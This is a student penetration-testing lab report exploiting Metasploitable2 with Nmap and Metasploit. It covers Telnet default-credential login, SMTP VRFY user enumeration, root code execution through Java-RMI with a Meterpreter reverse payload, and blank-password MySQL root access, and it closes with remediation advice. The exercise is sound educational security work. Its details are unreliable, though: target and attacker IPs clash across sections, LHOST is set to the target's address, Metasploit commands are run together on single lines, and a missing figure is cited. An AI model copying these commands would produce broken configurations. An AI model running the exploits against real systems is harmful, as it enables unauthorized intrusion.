Penetration Testing Lab Report

Exploiting Vulnerable Services on Metasploitable2

Tools Used: Nmap · Metasploit Framework · Kali Linux

Name : ebrahim hesham awd

1. Lab Environment Setup

Component	Detail
Attacker Machine	Kali Linux (VMware Workstation) — IP: 192.168.117.132
Target Machine	Metasploitable2 (VMware Workstation) — IP: 192.168.117.128
Network Mode	Host-only / isolated virtual network (192.168.127.0/24)
Tools	Nmap 7.94SVN, Metasploit Framework 6.4.9, MariaDB client, Telnet client

2.1 Target IP Identification

The Metasploitable2 target IP address was identified using ifconfig on the target machine itself, confirming the login banner and network interface.



Figure 1 — Metasploitable2 login banner (warns not to expose this VM to untrusted networks)



Figure 2 — ifconfig on Metasploitable2 confirming target IP: 192.168.117.128

2.2 Attacker IP Identification

The Kali Linux attacker IP was identified using ifconfig, confirming the eth0 interface on the same subnet as the target.




Figure 3 — ifconfig on Kali Linux confirming attacker IP: 192.168.117.132

2.3 Connectivity Verification

Connectivity between the attacker and target machines was verified using ICMP ping, confirming 0% packet loss and low latency.




Figure 4 — Successful ping from Kali to Metasploitable2 (0% packet loss)

3. Reconnaissance — Nmap Scan

An Nmap service/version scan was performed against the target's key ports to confirm which services were running and gather banner information for exploit selection.

```
nmap -sV -sC -p 21,22,23,25,111,139,445,1099,3306,5432 192.168.127.142
```




Figure 5 — Nmap scan results (part 1): FTP, SSH, Telnet, SMTP identified




Figure 6 — Nmap scan results (part 2): RPC, SMB, Java-RMI, MySQL, PostgreSQL identified

Key findings from the scan relevant to this assignment:

- Port 23/tcp — Telnet (Linux telnetd) — unencrypted remote login service
- Port 25/tcp — SMTP (Postfix smtpd) — supports VRFY command, enabling user enumeration
- Port 1099/tcp — Java-RMI (GNU Classpath grmiregistry) — known to allow unauthenticated remote class loading
- Port 3306/tcp — MySQL 5.0.51a — vulnerable to blank root password authentication

4. Exploitation — Telnet (Port 23)

4.1 Vulnerability

Telnet transmits all data, including credentials, in plaintext. Metasploitable2 additionally uses default/weak credentials (msfadmin:msfadmin), making it trivial to gain shell access via brute force or known-credential login.

4.2 Exploitation Steps

```
msfconsole
use auxiliary/scanner/telnet/telnet_login set RHOSTS
192.168.127.142 set USERNAME msfadmin set PASSWORD msfadmin run
```

The scanner confirmed a successful login and opened a command shell session. A manual Telnet connection was then established to validate direct shell access.




Figure 7 — Metasploit Framework console launched (msf6 prompt ready)



Figure 8 — telnet_login module reports 'Login Successful: msfadmin:msfadmin'; manual Telnet session established and logged in

4.3 Result

Shell access was obtained on the target as the user msfadmin, confirming that the weak default credentials and plaintext Telnet service allow trivial remote access.

5. Exploitation — SMTP (Port 25)

5.1 Vulnerability

The Postfix SMTP server on Metasploitable2 supports the VRFY command, which allows an attacker to enumerate valid system usernames without authentication. This information can then be used to target other services (SSH, Telnet, FTP) with focused brute-force attacks.

5.2 Exploitation Steps

```
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.168.127.142 run
```

The module queried the SMTP server with a wordlist of common Unix usernames and recorded which ones the server confirmed as valid.

5.3 Result

29 valid system usernames were disclosed, including: backup, bin, daemon, ftp, mail, mysql, postgres, sshd, sync, sys, and www-data. This is a clear information-disclosure vulnerability.

(See Figure 9 above, which also contains the smtp_enum output.)

6. Exploitation — Java-RMI (Port 1099)

6.1 Vulnerability

Metasploitable2 runs an unauthenticated Java RMI registry (GNU Classpath grmiregistry) on port 1099. This service accepts remote class loading requests without validation, allowing an attacker to deliver and execute arbitrary Java bytecode on the target — resulting in full remote code execution.

6.2 Exploitation Steps

```
use exploit/multi/misc/java_rmi_server
set RHOSTS 192.168.127.142 set LHOST
192.168.127.128 run
```

The exploit started a reverse TCP handler, sent a malicious RMI header and call to the target, and delivered a Meterpreter payload JAR. The target executed the payload and connected back to the attacker.

6.3 Result

A Meterpreter session was obtained with root privileges — no privilege escalation was required. This demonstrates that the RMI registry service was running with the highest possible system privileges, making its lack of authentication a critical vulnerability.

7. Exploitation — MySQL (Port 3306)

7.1 Vulnerability

The MySQL 5.0.51a server on Metasploitable2 allows the root account to authenticate with a blank (empty) password. This grants full administrative access to all databases on the server without any credential-guessing effort.

7.2 Exploitation Steps

An initial attempt using Metasploit's mysql_login scanner module returned a protocol-compatibility error due to the target's legacy authentication handshake. The vulnerability was therefore confirmed by connecting directly with the MySQL client, disabling TLS negotiation to match the legacy server:

```
mysql -h 192.168.127.142 -u root --skip-ssl show
databases;
```



Figure 13 — Direct MySQL connection as root with no password (--skip-ssl), followed by 'show databases' listing 7 databases including dvwa, metasploit, owasp10, and tikiwiki

7.3 Result

Root access to the MySQL server was obtained with no password, exposing all 7 databases on the system, including application databases (dvwa, owasp10, tikiwiki) that may contain sensitive credentials or data.

8. Summary of Findings

Port	Service	Vulnerability	Impact
23	Telnet	Weak/default credentials (msfadmin:msfadmin); plaintext protocol	Remote shell access as msfadmin
25	SMTP	VRFY command allows unauthenticated user enumeration	29 valid usernames disclosed
1099	Java-RMI	Unauthenticated RMI registry allows arbitrary class loading	Remote code execution as root
3306	MySQL	Root account has a blank password	Full database access as root

9. Recommendations

- Disable Telnet entirely and replace it with SSH; enforce strong, unique credentials.
- Disable the SMTP VRFY command or restrict it, and avoid running mail servers with verbose responses on internet-facing hosts.
- Disable or firewall the Java-RMI registry from untrusted networks; if RMI is required, enforce authentication and run it under a low-privilege account.
- Set a strong root password for MySQL immediately, disable remote root login, and create leastprivilege application-specific accounts.
- Apply the general principle of least privilege — no service in this lab needed to run as root.